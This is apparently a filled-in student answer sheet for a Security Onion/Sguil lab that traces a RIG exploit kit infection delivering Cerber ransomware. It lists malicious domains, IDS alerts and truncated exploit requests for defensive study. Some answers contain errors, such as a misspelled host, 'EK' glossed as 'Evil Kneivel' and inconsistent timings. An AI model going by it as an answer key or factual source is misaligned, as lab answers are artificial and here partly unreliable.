www.google-analytics.com  
api.blockcipher.com  
spotsbill.com  
fpdownload2.macromedia.com  
retrotip.visionurbana.com.ve



We should know some of these websites from the transcript that we read earlier. Not all of the sites that are shown are part of the exploit campaign. Research the URLs by searching for them on the internet. Do not connect to them. Place the URLs in quotes when you do your searches.

Which of these sites is likely part of the exploit campaign?

*p27dokhpz2n7nvgr.1jw2lx.top  
homeimprovement.com  
tyu.benme.com  
spotsbill.com  
retrotip.visionurbana.com.ve*

What are the HTTP - MIME Types listed in the Tag Cloud?

*image/jpeg, text/plain, text/html, image/gif, image/png, application/javascript, application/x-shockwave-flash, text/json*


## Part 2: Investigate the Exploit with Sguil

In Part 2, you will use Sguil to check the IDS alerts and gather more information about the series of events related to this attack.

**Note:** The alert IDs used in this lab are for example only. The alert IDs on your VM may be different.

### Step 1: Open Sguil and locate the alerts.


- Launch Sguil from the desktop. Login with username **analyst** and password **cyberops**. Enable all sensors and click **Start**.



ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message	
RT	17	seconion...	5.234	2019-07-19 18:53:12	172.16.4.205	49249	195.249.115.94	80	6	ET POLICY Data POST to a...	
RT	114	seconion...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on ...	
RT	2	seconion...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8		53	17	ET POLICY DNS Update Fro...
RT	13	seconion...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Lik...	
RT	13	seconion...	5.370	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Win...	
RT	13	seconion...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL ...	
RT	4	seconion...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SS...	
RT	1	seconion...	5.1	2020-06-11 03:41:20	209.165.200.235	6209	209.165.201.17	45415	6	GPL ATTACK_RESPONSE I...	
RT	351	seconion...	1.1	2020-06-11 18:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the s...	
RT	23	seconion...	1.2	2020-06-11 18:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum...	
RT	7	seconion...	1.4	2020-06-11 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added t...	
RT	7	seconion...	1.5	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to ...	
RT	2	seconion...	1.18	2020-06-19 18:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports stat...	

- Locate the group of alerts from January 27<sup>th</sup> 2017.

## Lab - Investigating a Malware Exploit




According to Sguil, what are the timestamps for the first and last of the alerts that occurred within about a second of each other?

22:54:42 to 22:55:28 The entire exploit occurred in < 1 minute.

### Step 2: Investigate the alerts in Sguil.

- Click the **Show Packet Data** and **Show Rule** checkboxes to see the packet header field information and the IDS signature rule related to the alert.


## Lab - Investigating a Malware Exploit



- b. Select the alert ID 5.2 (Event message **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**).

According to the IDS signature rule which malware family triggered this alert? You may need to scroll through the alert signature to find this entry.

Malware\_family PseudoDarkLeech




- c. Maximize the Sguil window and size the Event Message column so that you can see the text of the entire message. Look at the Event Messages for each of the alert IDs related to this attack.

## Lab - Investigating a Malware Exploit


According to the Event Messages in Sguil what exploit kit (EK) is involved in this attack?

RIG EK Exploit



Beyond labelling the attack as trojan activity, what other information is provided regarding the type and name of the malware involved?

Ransomware/Cerber



By your best estimate looking at the alerts so far, what is the basic vector of this attack? How did the attack take place?

The attack took place by visiting a malicious website.

### Step 3: View Transcripts of Events


- a. Right-click the associated alert ID 5.2 (Event Message **ET CURRENT\_EVENTS Evil Redirector Leading to EK Jul 12 2016**). Select **Transcript** from the menu as shown in the figure.

The screenshot shows the SecOnion interface with the "RealTime Events" tab selected. A right-click context menu is open over an alert entry for Alert ID 5.2, which is highlighted in yellow. The menu options include "Event History" and "Transcript". The "Transcript" option is also highlighted in yellow. Below the menu, the transcript content is displayed in a window titled "seconion-import-1.2". The transcript details a series of network events, starting with a GET request for "remodeling your kitchen-cabinets.html" from IP 104.28.18.74 to port 80, originating from IP 172.16.4.193. The response is an HTTP file download (HTTP/1.1 200 OK) with content length 298. The response message includes headers like Content-Type: text/html; charset=UTF-8 and Transfer-Encoding: chunked. The transcript also shows a redirect chain leading to EK (Evil Kneivel) at Jul 12 2016.

What are the referer and host websites that are involved in the first SRC event? What do you think the user did to generate this alert?

User search terms “home improvement remodeling your kitchen.” And Bing give user that link. The user clicked the [www.homeimprovement.com](http://www.homeimprovement.com) link and visited that site.


## Lab - Investigating a Malware Exploit



- b. Right-click the alert ID 5.24 (source IP address of **139.59.160.143** and Event Message **ET CURRENT\_EVENTS Evil Redirector Leading to EK March 15 2017**) and choose **Transcript** to open a transcript of the conversation.

RealTime Events		Escalated Events					
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Event History		172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Transcript		172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Transcript (force new)		172.16.4.193	49202	194.87.234.129
RT	52	seconion-...	Wireshark		194.87.234.129	80	172.16.4.193
RT	1	seconion-...	Wireshark (force new)		172.16.4.193	59078	90 2 1 0

## Lab - Investigating a Malware Exploit



- c. Refer to the transcript and answer the following questions:

What kind of request was involved?

HTTP/1.1 GET request

Were any files requested?

Yes, /engine/classes/js/dle\_js.js


What is the URL for the referer and the host website?

Referrer: www.homeimprovement.com/remodeling-your-kitchen-cabinets.html and the host website: retrotip.visionbura.com.ve.


How the content encoded?

Gzip

## Lab - Investigating a Malware Exploit



- d. Close the current transcript window. In the Sguil window, right-click the alert ID 5.25 (Event Message **ET CURRENT\_EVENTS Rig EK URI Struct Mar 13 2017 M2**) and open the transcript. According to the information in the transcript answer the following questions:



How many requests and responses were involved in this alert?

3 requests and 3 responses

What was the first request?

GET /?ct=Vivaldi&biw=Vivaldi.95ec76...

Who was the referrer?

[www.homeimprovement.com/remodeling-your-kitchen-cabinets.html](http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html)

## Lab - Investigating a Malware Exploit

Who was the host server request to?

tyu.benme.com

Was the response encoded?

Yes, gzip

What was the second request?

POST /?oq=CEh3h8\_svK...

Who was the host server request to?

tyu.benme.com

Was the response encoded?

Yes, gzip

What was the third request?

GET /?biw=SeaMonkey.105....

Who was the referrer?

http://tyu.benme.com/?biw...

What was the Content-Type of the third response?

application/x-shockwave-flash

What were the first 3 characters of the data in the response? The data starts after the last **DST:** entry.

CWS

